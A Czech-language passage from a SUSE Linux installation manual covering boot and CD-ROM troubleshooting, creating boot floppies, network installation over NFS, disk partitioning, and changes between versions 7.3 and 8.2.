Naprostá většina CD-ROM jednotek je v systému SUSE Linux podporována. ATAPI jednotky by neměly způsobit žádný problém. Klíčová otázka u SCSI CD-ROM mechanik je, zda je podporován SCSI řadič, na který je mechanika připojena. Seznam podporovaných řadičů najdete v <http://hardwaredb.suse.de>. Pokud v této databázi nenajdete svůj řadič a váš pevný disk je k tomuto řadiči připojen, máte problém.

Mechaniky CD-ROM připojené přes USB jsou podporovány také. Jestliže váš BIOS nepodporuje zavádění z USB, startujte instalaci z disket. Před zaváděním z disket se ujistěte, že veškerá vámi požadovaná USB zařízení jsou připojena a napájena.

Stejně jako z CD 1 můžeme startovat systém i z CD 2. Zatímco CD 1 používá zaváděcí ISO obraz, CD 2 zavádí systém pomocí obrazu diskety o velikosti 2.88 MB. Některé starší systémy neumějí zavádět systém z CD, které má zaváděcí ISO obraz. Použijte tedy CD 2.

Může se stát, že se zastaví načítání z CD-ROM, nebo že CD-ROM není vůbec rozpoznána. Obvykle to je problém s přepínači na CD-ROM (nastavena jako „slave“, ale připojena jako „master“). Zkontrolujte tedy nastavení CD-ROM. Problém může být také s pořadím připojení jednotlivých disků a CD-ROM mechanik. Linux někdy nerozpozná správně, kde je CD-ROM připojena. Zadejte proto při zavádění jádra odpovídající parametr (např. `hdc=cdrom`).

Jestliže startování instalace nefunguje, zkuste použít tyto parametry:

hdX=cdrom X zaměňte za a, b, c, d, atd. Písmena mají následující význam:

- a — Master na prvním IDE kanálu
- b — Slave na prvním IDE kanálu
- c — Master na druhém IDE kanálu
- ...

Příklad: `hdb=cdrom` znamená, že máte připojenou CD-ROM mechaniku jako slave na prvním IDE kanálu.

idex=noautotune x zaměňte za 0, 1, 2, 3, atd., a znamená:

- 0 — První IDE řadič
- 1 — Druhý IDE řadič
- ...

Příklad: `ide0=noautotune` se často používá při potížích s DMA u disků připojených na EIDE.

Grafické karty FireGL

Jestliže máte v systému grafickou kartu FireGL 1, 2 nebo 3, instalaci musíte provést v textovém režimu. Na těchto kartách není při instalaci podporován framebuffer.

ACPI

Použijte následující parametry jádra, jestliže máte problém s ACPI (Advanced Configuration and Power Interface):

acpi=off Tento parametr kompletně vypne podporu ACPI.

acpi=oldboot Vypne ACPI u všech součástí systému, které jsou nutné při instalaci.

acpi=force Vždy zapne ACPI, i když je váš BIOS vyroben dříve než v roce 2000. Zapne tuto podporu i pokud použijete volbu `acpi=off`.

pci=noacpi Zakáže ACPI provádět IRQ směrování.

Vadná paměť

V případě, že během instalace dochází k náhodným restartům či zaseknutí počítače, zvolte z hlavní nabídky volbu 'Memory Test – Test paměti'. Linux vyžaduje, aby hardware pracoval korektně, a týká se to také časování paměti. Nejlépe nechte běžet test přes noc, a ráno si prohlédněte výsledek diagnostiky paměti.

Vytvoření zaváděcích disket

K tomuto potřebujete naformátovanou disketu 3.5", CD-ROM a disketovou mechaniku.

Na CD 1 naleznete adresář `boot`, který obsahuje několik obrazů disket. Tyto obrazy lze s pomocí odpovídajících programů překopírovat na disketu. Takové diskety se potom nazývají zaváděcí diskety.

Na těchto disketách pak můžete najít „zaváděč“, `SYSLINUX` a program `linuxrc`. `SYSLINUX` vám umožní zvolit požadované jádro a zadat případné doplňující parametry o hardwaru. Pomocí programu `linuxrc` můžete zavádět do jádra další moduly pro váš hardware a následně spustit instalaci.

Postup pro vytvoření diskety v DOSu

DOSový program `rawrite.exe` (CD 1, adresář `\dosutils\rawrite`) lze použít pro vytváření zaváděcích disket SUSE a disků s moduly. Abyste ho mohli použít, potřebujete počítač s DOSem (např. FreeDOS) nebo s Windows. Následující postup funguje na Windows:

1. Vložte SUSE Linux CD 1.
2. Otevřete okno DOSu — ‘MS-DOS Prompt’.
3. Spustíte program `rawrite.exe` se správnou cestou. Následující příklad používá strukturu: `C:\Windows` a CD mechanika má označení `D:`.

```
C:\Windows> d:\dosutils\rawrite\rawrite
```

4. Po spuštění vás aplikace požádá o zadání cesty odkud a kam chcete soubor kopírovat. Obraz disku je uložen na CD 1 v adresáři `\boot`. Soubor se jmenuje `bootdisk`. Nezapomeňte zapsat správnou cestu na CD.

```
C:\Windows> d:\dosutils\rawrite\rawrite
RaWrite 1.2 --- Write disk file to raw floppy diskette
Enter source file name: d:\boot\bootdisk
Enter destination drive: a:
```

Po zadání cílové mechaniky `a:` vložte naformátovaný disk a stiskněte **(↵)**. Průběh kopírování můžete ukončit stisknutím **(Ctrl) + (C)**.

Tímto způsobem můžete vytvořit i další diskety s moduly (`modules1` až `modules5`). Budete je potřebovat, pokud chcete během instalace používat síťové karty PCMCIA, SCSI zařízení nebo USB. Hodí se vám také, budete-li při instalaci přistupovat na některý nestandardní souborový systém.

Zhotovení startovací diskety v UNIXových a Linuxových systémech

Požadavek: máte přístup na UNIXový/Linuxový systém s funkční CD mechanikou. Potřebujete také naformátovanou disketu 3.5" a disketovou mechaniku.

Startovací disketu si zhotovíte následujícím způsobem:

1. Pokud je třeba disketu naformátovat:

```
earth:~ # fdformat /dev/floppy
```

2. Připojte CD 1 nebo DVD např. jako `/media/cdrom`, resp. `/media/dvd`:

```
earth:~ # mount -t iso9660 /dev/cdrom /media/cdrom
```

3. Přesuňte se do adresáře `boot` na CD:

```
earth:~ # cd /media/cdrom/boot
```

4. Vytvořte startovací disketu:

```
earth:~ # dd if=/media/cdrom/boot/bootdisk of=/dev/fd0
          bs=8k
```

K čemu je který obraz diskety se dozvíte v souboru `README` v adresáři `disks`. Ke čtení můžete použít např. `less` nebo `cat`.

Tímto způsobem můžete vytvořit i další diskety s moduly (`modules1` až `modules5`). Budete je potřebovat, pokud chcete během instalace používat síťové karty PCMCIA, SCSI zařízení nebo USB. Hodí se vám také, budete-li při instalaci přistupovat na některý nestandardní souborový systém.

Poněkud složitější případ nastane, chcete-li použít při instalaci jádro, které jste si sami nakonfigurovali a přeložili. Tehdy nejprve zkopírujte na startovací disketu obraz diskety se standardním jádrem (`linux`) (viz odst. *Překlad jádra* na straně 303), které pak nahradíte jádrem vlastním:

```
earth:~ # dd if=/media/cdrom/boot/bootdisk of=/dev/fd0 bs=8k
earth:~ # mount -t msdos /dev/fd0 /mnt
earth:~ # cp /usr/src/linux/arch/i386/boot/vmlinuz
          /mnt/linux
earth:~ # umount /mnt
```

Startování systému ze zaváděcí diskety

„Startovací disketu“ můžete použít, pokud nemůžete při instalaci použít CD-ROM. Proces zavádění je spuštěn zavaděčem `SYSLINUX`, který následně zavede jádro a moduly, a spustí `linuxrc`.

Při hledání chyby: Vložte následující řádek do souboru `syslinux.cfg` na disketu:

```
verbose 1
```


Program pak bude vypisovat, jakou akci právě provádí.

linuxrc

linuxrc se spustí po startu instalace z druhého CD nebo po výběru ruční instalace. Spustí se také při přerušení běžné instalace.

Programem linuxrc můžete zavést jednotlivé ovladače a moduly jádra, které budete potřebovat např. při instalaci prostřednictvím sítě.

S programem linuxrc pracujete pomocí menu a jeho ovládání je intuitivní: klávesami \uparrow a \downarrow zvolíte položku menu, pomocí \leftarrow a \rightarrow zvolíte příkaz, například 'Ok' nebo 'Zpět'. Po stisku klávesy \downarrow se provede zvolený příkaz.




Obrázek 1.2: Výběr jazyka

'Instalace v textovém režimu - linuxrc' začíná výběrem jazyka, barev a klávesnice.

- Nejprve zvolíte národní jazyk. V případě české instalace vyberte 'Cestina' a potvrďte pomocí \downarrow .
- Zvolte typ klávesnice 'Ceske' a stiskněte \downarrow . Detailní nastavení klávesnice se dá ještě později změnit.

Nyní vidíte hlavní menu programu linuxrc (obr. *linuxrc* na následující straně) s následující nabídkou:



Obrázek 1.3: Hlavní menu programu linuxrc

‘Nastavení’ – Zde můžete změnit jazyk, typ monitoru a klávesnice.

‘Systémové informace’ – V případě zájmu zde naleznete řadu informací o nalezeném hardwaru, o právě zavedených modulech atd.

‘Moduly jádra (ovladače hardwaru)’ – Případné další moduly pro speciální ovladače.

Pravidlo: Moduly nemusíte zavádět, pokud máte na (E)IDE radiči jak disk, tak i mechaniku CD, která je typu \Rightarrow ATAPI (což je dnes nejběžnější případ). Podpora těchto zařízení je již přeložena ve standardním jádru.

‘Spuštění instalace / systému’ – Touto volbou pokračuje instalace.

‘Konec / Restart’ – Pouze pokud jste si to mezitím rozmysleli. . .

Pomocí volby menu ‘Moduly jádra (ovladače hardwaru)’ nainstalujete další podporu pro zařízení SCSI nebo pro karty PCMCIA, případně pro mechaniku CD jiného typu než ATAPI.

Tip

Pokud nemůžete najít vhodný modul pro podporu instalačního zdroje, kterým je např. speciální CD mechanika, zařízení připojené přes paralelní port nebo přes kartu PCMCIA, použijte disketu modules. Dojděte až na konec seznamu a zvolte '-- Další moduly --'. Program linuxrc si pak od vás vyžádá disketu modules.

Tip

Start instalace

Položka menu 'Spuštění instalace / systému' je již při vstupu do menu vybrána jako výchozí, a proto stačí pouze stisknout (↵) a pokračovat instalací.




Obrázek 1.4: Instalační menu programu linuxrc

V tomto menu máte následující výběr:

- Spuštění instalace / aktualizace – to, co teď máte udělat
- Spuštění nainstalovaného systému – tato volba se vám bude hodit později, budete-li mít problém nastartovat již nainstalovaný systém

- Spuštění záchranného systému – pokud je na vašem systému vážná závada, tato volba vám poskytne řadu možností, jak jej opravit
- Vysunout CD – CD se vysune z mechaniky a lze ho vyjmout.

K provedení instalace nyní nastavte řádkový kurzor na 'Spuštění instalace' a stiskněte (↓). Na další obrazovce pak zadáte zdrojové médium, standardně CD.



Obrázek 1.5: Výběr zdrojového média v programu linuxrc

Instalace systému SUSE Linux ze sítě

Co když nemůžete použít CR-ROM mechaniku? Například když není podporovaná, nebo máte notebook bez CD-ROM. Systém SUSE Linux můžete nainstalovat na počítačích bez CD-ROM ze sítě. Obvykle přes NFS nebo FTP. Následující sekce popisuje průběh instalace pře NFS. U FTP by vše probíhalo velice podobně.

Pro tento způsob instalace není dostupná instalační podpora. Tato metoda je vhodná pouze pro experty při nestandardních podmínkách.

Abyste mohli instalovat SUSE Linux po síti, musíte provést dva kroky:

1. Umístit potřebná instalační data (CD nebo DVD) na některý server, kam se z počítače, na který se instaluje, dokážete připojit.
2. Na počítači, kam chcete instalovat, musíte zavést minimální systém z CD nebo diskety, a nastavit síťové připojení.

Nastavení sdílení

Zkopírujte instalační CD nebo DVD do některého samostatného adresáře a poskytněte ho ke sdílení přes NFS. Například na již existujícím stroji se systémem SUSE Linux, zkopírujte CD příkazem:

```
earth:/ # cp -a /mnt/cdrom /suse-share/
```

Poté přejmenujte adresář. Například na „CD1“:

```
earth:/ # mv /suse-share/cdrom /suse-share/CD1
```

Tuto proceduru opakuje pro všechna CD. Poté nastavte export adresáře /suse-share přes NFS. Více informací o sdílení adresářů přes NFS najdete v *NFS – distribuované souborové systémy* na straně 481.

Zavedení základního systému

Vložte do jednotky médium. Tvorba startovací diskety je popsána v *Postup pro vytvoření diskety v DOSu* na straně 16 a *Zhotovení startovací diskety v UNIXových a Linuxových systémech* na straně 16. Po chvíli se zobrazí menu. Zvolte 'Manual installation'. Můžete zde doplnit parametry pro jádro. Potvrďte výběr klávesou (Enter). Zavede se jádro a budete požádáni o vložení prvního disku s moduly. Po chvíli se zobrazí program linuxrc a vy zadáte tyto parametry:

1. Jazyk a rozložení klávesnice.
2. Zvolte 'Moduly jádra (ovladače hardwaru)'.
3. Nahrajte nezbytné ovladače pro IDE, RAID nebo SCSI.
4. Zvolte 'Zavést moduly síťové karty' a nahrajte potřebný ovladač pro vaši kartu. (např. eeepro100).
5. Zvolte 'Nahrát moduly souborového systému' a zaveďte potřebné ovladače (např. reiserfs).
6. Zvolte 'Zpět' a poté 'Spuštění instalace / systému'.

7. Zvolte ‘Spuštění instalace / aktualizace’.
8. Zvolte ‘Sít’ a vyberte odpovídající protokol (v našem příkladě to je NFS).
9. Vyberte kterou síťovou kartu chcete použít.
10. Zadejte IP adresu a další informace o síti.
11. Zadejte IP adresu NFS serveru, který exportuje instalační data.
12. Vložte cestu k datům na NFS serveru (např. /suse-share/CD1).

Nyní program linuxrc nahraje instalační prostředí ze sítě a spustí YaST. Dále pokračujete stejně, jako byste instalovali přímo z CD.

Řešení problémů

- Instalace se hned na začátku ukončí. Zkontrolujte, zda je adresář z NFS serveru exportován s právy pro spuštění souborů (nastavte práva exec).
- NFS server nenajde na síti počítač, na který chceme instalovat. Vložte na NFS serveru do souboru /etc/hosts IP adresu a název počítače kam instalujete.

Jak získat místo na disku pro Linux a jak ho rozdělit

Když se rozhodnete sami si rozdělit disk, pak byste měli postupovat maximálně obezřetně a držet se pravidla „třikrát měř a jednou řež“!! Také se doporučuje obstarat si předem potřebná média na zálohování, a provést kompletní zálohu vašich dat. Vytvořte si také nouzovou startovací disketu pro váš *současný* operační systém.

Podrobnosti

Každý disk se může či nemusí rozdělit na samostatné *diskové oddíly*. Jedním z důvodů je mírumilovné soužití odlišných operačních systémů na jediném disku.

Jak získáme prostor pro linuxový diskový oddíl?

- Některý původní diskový oddíl lze *zrušit*, čímž ovšem ztratíme stará data, která jsme na něm měli. Získaný prostor lze použít pro budoucí linuxové oddíly.

- Některý původní diskový oddíl lze také *přiřadit* novému operačnímu systému, tedy např. Linuxu, což je totéž, jako zrušit ho a vytvořit stejně velký. Samozřejmě i zde přijdeme o původní data.
- SUSE Linux dokáže při instalaci zmenšit velikost diskového oddílu, na kterém je nainstalován operační systém MS Windows.
- Poněkud dražší, avšak téměř vždy schůdná cesta, je zakoupit další disk.

Upozornění

Při všech změnách v rozdělení disku musíte pracovat velice pozorně a předem důkladně pročíst dokumentaci programu, který použijete. I přesto se může za určitých okolností stát, že přijdete o svá data. Za to ovšem SUSE nepřejímá žádnou zodpovědnost! Doporučujeme proto *předem* zálohovat nejdůležitější soubory a *předem* si vyzkoušet případný start ze startovací diskety.

Upozornění

Zmenšení oddílů Windows

Co musíte udělat pro nové rozdělení disku:

1. Pokud dosud nevíte, kolik oddílů má váš disk a jak jsou velké, musíte to nejprve zjistit, a to například programem fdisk, který obsahuje váš operační systém.
2. Určete, kolik oddílů potřebujete a jak mají být velké.
3. Zapište si údaje o tomto rozdělení disku, budete je dále potřebovat během instalace. (Poznamenejte si i všechny detaily o starém rozdělení – mohou se později hodit expertovi při případné záchraně chybně přerozděleného disku.)
4. Udělejte si záložní kopii svého disku. Pokud na to nemáte dost velká média, zálohujte si alespoň nejdůležitější data (hlavně ta, která jste sami vytvořili – programy se obvykle dají bez větších problémů znovu nainstalovat, vaše vlastní data však již nikde neseženete).
5. Musíte zmenšit primární diskový oddíl při zachování dat na něm. SUSE Linux umí zmenšit jak oddíl se souborovým systémem FAT, tak i s NTFS. Musíte ale zkontrolovat stav tohoto souborového systému a

přestěhovat všechna data na začátek oddílu. Protože však Windows používají, narozdíl od Linuxu, pro svou virtuální paměť (swap) stejný oddíl jako pro soubory, musíte nejdříve spustit Windows, a vypnout virtuální paměť – ‘Zakázat virtuální paměť’ (po zmenšení oddílu zase zapněte!).

6. Ve Windows spustíte program `scandisk` pro kontrolu souborového systému.
7. Spustíte `defrag` pro přesunutí dat na začátek oddílu. Defragmentační programy ponechávají na původním místě skryté (`hidden`) soubory, zpravidla systémové. Ujistěte se v případě, že je chcete přesunout na začátek disku, zda s nimi smíte hnout či zda jejich pevná pozice na disku nemá náhodou nějaký smysl. Pokud jste si opravdu jisti, můžete zrušit jejich atribut `hidden`, popřípadě i `system`. Některé defragmentační programy na to poskytují vlastní prostředky.
8. Spustíte instalaci SUSE Linux a nechte instalační program YaST zmenšit oddíl. Vznikne tím prostor pro váš nový operační systém.

Aktualizace systému

Tato kapitola obsahuje popis nejdůležitějších změn, které nastaly mezi posledními verzemi operačního systému SUSE Linux. Dále je zde obsažen základní popis příkazů potřebných pro ruční správu balíku.

Tato kapitola vyžaduje podrobnější znalosti a je určena mírně pokročilým a pokročilým uživatelům.

Aktualizace SUSE Linuxu	28
Od verze k verzi	31

Aktualizace SUSE Linuxu

SUSE Linux nabízí možnost aktualizovat stávající systém, aniž by bylo nezbytné ho znovu instalovat. Přitom je třeba rozlišovat mezi aktualizací jednotlivých balíčků a celkovou aktualizací systému.

Existuje známý jev, že se software verzi od verze „rozdělává“. Proto je dobré podívat se *před* aktualizací příkazem `df`, jak jsou diskové oddíly zaplněny. Pokud máte dojem, že by na to jeho kapacita nestačila, zálohujte data a proveďte přerozdělení disku. Neexistuje žádná univerzální rada, kolik místa budete potřebovat, to závisí na způsobu stávající instalace, vybraném softwaru a na tom, z které verze aktualizujete.

Poznámka

Doporučujeme vám přečíst si na CD soubor `README`, resp. v DOSu/Windows soubor `README.DOS`, kde jsou uvedeny do-
datečné změny, které se již nedostaly do tištěného manuálu!

Poznámka

Přípravy

Před začátkem aktualizace byste měli zálohovat konfigurační soubory na jiné médium (streamer, disketa, výměnný disk, ZIP mechanika, vypálit na CD). V první řadě se jedná o soubory v adresáři `/etc`, dále v adresáři `/var/lib` (např. News nebo XDM). Kromě toho zálohujte také soubory z domovských adresářů.

Než spustíte samotnou aktualizaci, poznamenejte si, jaký máte kořenový diskový oddíl (`/`), což zjistíte příkazem

```
earth:~ # df /
```

V příkladu výstupu je kořenovým oddílem `/dev/sda3`.

Filesystem	1k-blocks	Used	Available	Use%	Mounted on
/dev/sda3	4167999	3253471	698856	82%	/

Výstup 1: Přehled o souborových systémech příkazem `df`

Výstup ukazuje, že diskový oddíl `/dev/sda3` je připojen jako `/`.

Možné problémy

PostgreSQL Před aktualizací databáze PostgreSQL balík (balík `postgres`) musíte „vydumpovat“ databázi více v `pg_dump` (man `pg_dump`). Tento postup je nutné dodržovat je v případě, že byla databáze PostgreSQL před aktualizací *používána*.

Řadiče Promise Řadiče od společnosti Promise najdete integrované na celé řadě různých základních desek. Někdy plní roli IDE řadiče (pro UDMA 100), většinou však jde o IDE RAIDové řadiče. Od SuSE Linuxu 8.0 jsou tyto řadiče podporovány přímo jádrem a obsluhovány jako obyčejné IDE řadiče. RAIDové funkce jsou přístupné až po zavedení modulu `pdraid`.

Po aktualizaci jádra se může stát, že dojde ke špatnému rozpoznání disků. Systém po updatu již nelze spustit a na monitoru se objeví chybové hlášení „Kernel panic: VFS: unable to mount root fs“. V takovém případě musíte systém spustit s parametrem jádra `ide=reverse`. Pokud nechcete tento parametr vkládat ručně při každém startu systému, vložte ho do konfiguračního souboru zavaděče. .

Upozornění

Pracovat lze pouze s řadiči povolenými v BIOSu. Vypnutí nebo povolení zařízení se projeví okamžitě. Neuvážený zásah do nastavení může vést ke stavu, kdy nebude možné spustit systém!

Upozornění

Technické pozadí

Sekvence ovladače je závislá na základní desce. Každý výrobce používá ke komunikaci se zařízením jinou sekvenci. Příkazem `lspci` tuto sekvenci zobrazíte. Pokud je řadič Promise zobrazen před standardním IDE řadičem, je po aktualizaci vyžadován parametr `ide=reverse`. Ve starém jádře (bez podpory Promise) byl řadič ignorována nejdříve byl detekován IDE řadič. První disk je pak označen `/dev/hda`. S novým jádrem je řadič Promise okamžitě rozpoznán jako `/dev/hda` (do čtyř disků), `/dev/hdb`, `/dev/hdc` a `/dev/hdd`. Předchozí `/dev/hda` bude zaměněn za `/dev/hde` a z disku již nepůjde spustit systém.

Aktualizace pomocí YaST2

1. Postupujte jako u instalace. V programu YaST nastavte jazyk a pak *ne* nabídku 'Nová instalace' ale 'Update des bestehenden Systems'.
2. YaST zjistí, zda se na disku nenachází více oddílů. Pokud ne, pokračuje dále. Pokud na disku máte více oddílů, musíte zvolit kořenový oddíl a potvrdit výběr stisknutím tlačítka 'Další'.
YaST načte „starý“ `fstab` a pokusí se připojit zde uvedené oddíly.
3. Pak získáte možnost vytvořit zálohu současného systému. Tato volba aktualizaci prodlouží, ale záloha může být později velmi užitečná.
4. Vyberete rozsah aktualizace systému. (např. 'Standardní systém').
Drobné nesrovnalosti můžete později upravit pomocí programu YaST.

Aktualizace zbývajících systému

Po instalaci základního systému máte možnost přejít do zvláštního režimu programu YaST. Pomocí něj můžete zbytek systému aktualizovat podle vlastního přání.

Program YaST vám mimo jiné umožní výběr jádra.

Tip

Pokud chcete systém spouštět pomocí programu `loadlin`, musíte *nové* jádro a eventuálně také `initrd` překopírovat do adresáře `loadlin` na DOSovém oddíle!

Tip

Možné problémy

- Pokud se váš systém nebude po updatu v uživatelském prostředí chovat správně, překontrolujte konfigurační soubory v domovském adresáři. Aktuální verze konfiguračních souborů najdete v adresáři `/etc/skel`; např.:

```
cp /etc/skel/.profile ~/.profile
```

Aktualizace jednotlivých balíčků

Mimo automatické aktualizace pomocí YOU si jednotlivé balíčky můžete stáhnout *ručně* z našeho FTP serveru:

<http://www.suse.de/de/support/download/updates/>.

Od verze k verzi


V následujících odstavcích bude popsáno, jaké detaily se změnilы od jedné verze k následující. V tomto přehledu bude např. uvedeno, zda se změnilо základní nastavení, zda došlo k přesunutí konfiguračních souborů na nové místo, nebo jestli se pozměnilо chování důležitých programů. Jsou zde uvedeny pouze věci, se kterými se uživatel resp. administrátor běžně setká. Tento seznam není v žádném případě úplný a vyčerpávající.

Problémy a zvláštnosti jednotlivých verzí jsou zveřejňovány na webových stránkách, viz.

<http://www.suse.de/en/support/download/updates/>.

Změny z 7.3 na 8.0

- Startovací diskety jsou dodávány pouze v podobě image disket, které jsou umístěny v adresáři `disks` na prvním instalačním CD. Startovací disketu budete potřebovat pouze v případě, že nejste s to spustit počítač přímo z CD.
- YaST2 nyní zcela nahradil YaST1 a to i v textovém režimu.
- Některé BIOSy potřebují nastavený `realmode-power-off`, který se až do verze 2.4.12 nazýval `real-mode-poweroff`.
- Startovací proměnné v souboru `rc.config` pro spouštění služeb již nejsou k dispozici. Skript bude spuštěn v případě, že budou existovat odpovídající odkazy v runlevelovém adresáři. Odkazy jsou vytvářeny pomocí `insserv`.
- Systémové služby jsou konfigurovány prostřednictvím souborů v adresáři `/etc/sysconfig`. Při aktualizaci jsou nastavení převedena ze souboru `/etc/rc.config.d`.
- `/etc/init.d/boot` je rozdělen do více skriptů a také umístěn do různých balíků (balík `kbd`, balík `isapnp`, balík `lvm` atd.); viz. na straně 380.
- V síťování došlo k celé řadě změn (viz ?? na straně ??).
- Pro správu protokolových souborů se používá `logrotate`, `/etc/logfiles` již není k dispozici.

- Přihlášení superuživatele prostřednictvím telnet nebo rlogin je možné povolit v souboru `/etc/pam.d`. Nastavení `ROOT_LOGIN_REMOTE` na `yes` již není z bezpečnostních důvodů povoleno.
- `PASSWD_USE_CRACKLIB` je možné aktivovat pomocí `YAST2`.
- Když NIS soubory pro `autofs` mají být spravovány NISem, pak je dobré použít modul pro konfiguraci NIS klienta z `YAST2`, kde je možné aktivovat položku 'Spustit automounter'. Tím se stává volba `USE_NIS_FOR_AUTOFs` přebytečnou.
- `locate` pro rychlé hledání souborů již není součástí standardní instalace. V případě potřeb y je ale možné ho samozřejmě doinstalovat.
- V `pine` je aktivována podpora myši. Tzn. že je možné ovládat `Pine` v `xterm` (a jinde) také pomocí myši, když budete klikat na jednotlivé položky. To také znamená, že `cut & paste` bude fungovat pouze s klávesou () když bude aktivována podpora myši. Podpora myši se aktivuje volbou `enable-mouse-in-xterm`.

Změny z 8.0 na 8.1

- Došlo ke změnám názvů uživatelů a skupin. Aby bylo dosaženo jednotnosti s produktem `UnitedLinux`, byly odpovídajícím způsobem změněny položky v `/etc/passwd`, resp. v `/etc/group`.
 - ▷ Změna uživatelů: `ftp` je nyní ve skupině `ftp` (dříve v `daemon`).
 - ▷ Změna skupin: `www` (dříve `wwwadmin`); `games` (dříve `game`).
 - ▷ Nové skupiny: `ftp` (s ID skupiny (GID) 50); `floppy` (s GID 19); `cdrom` (s GID 20); `console` (s GID 21); `utmp` (s GID 22).
- Změny v souvislosti s FHS :
 - ▷ Příkladové prostředí pro HTTPD (Apache) je uloženo v `/srv/httpd` (dříve `/usr/local/httpd`)
 - ▷ Příkladové prostředí pro FTP je uloženo v `/srv/ftp` (dříve `/usr/local/ftp`)
- Aby bylo možné přistupovat přímo k hledanému softwaru, nejsou jednotlivé programy sdruženy do sérií, ale používají se „RPM“ skupiny. To má za následek to, že na CD nejsou v adresáři `suse` žádné kryptické adresáře, ale programy jsou rozděleny do několika adresářů podle architektury, např. `ppc`, `i586` nebo `noarch`

- Při nové instalaci se použijí následující programy:
 - ▷ Zavaděč GRUB má rozsáhlejší možnosti konfigurace než LILO. Součástí systému je i nadále LILO, které se použije při aktualizaci systému ze starší verze.
 - ▷ Nyní se používá postfix místo programu sendmail.
 - ▷ Místo programu pro správu konferencí majordomo se nyní používá moderní program mailman.
- Rozdělené balíky: rpm na rpm a rpm-devel; popt na popt a popt-devel; libz na zlib a zlib-devel.
 yast2-trans-* je nyní dělen podle jazyka: yast2-trans-cs (čeština), yast2-trans-de (němčina), yast2-trans-es (španělština) apod. V důsledku toho nejsou při instalaci použity všechny jazyky, což šetří místo na disku. V případě potřeby je možné jednotlivé jazykové moduly doinstalovat.
- Přejmenované balíky: bzip na bzip2.
- Odstraněné balíky: openldap, použijte prosím openldap2.

Změny z 8.1 na 8.2

Problémy a zvláštnosti:

<http://portal.suse.com/sdb/cz/2003/03/bugs82.html>.

- 3D podpora karet s čipy nVidia (změna): balík NVIDIA_GLX a NVIDIA_kernel již nejsou součástí distribuce (včetně skriptů switch2nvidia_glx). Místo toho prosím použijte instalátor společnosti nVidia pro Linux IA32, který naleznete na <http://www.nvidia.com>. Následně pak použijte YaST2 pro aktivaci 3D podpory.
- Při nové instalaci bude použit místo inetd program xinetd. Konfigurační adresář je /etc/xinetd.d. Při aktualizaci zůstane zachován inetd.
- PostgreSQL je nyní k dispozici ve verzi 7.3. Při přechodu z verze 7.2.x doporučujeme „dump/restore“ příkazem pg_dump. Pokud vaše aplikace přistupují k systémovým katalogům, pak je třeba provést ještě další úpravy, protože 7.3 již zavádí schémata. Podrobné informace naleznete na <http://www.ca.postgresql.org/docs/momjian/>

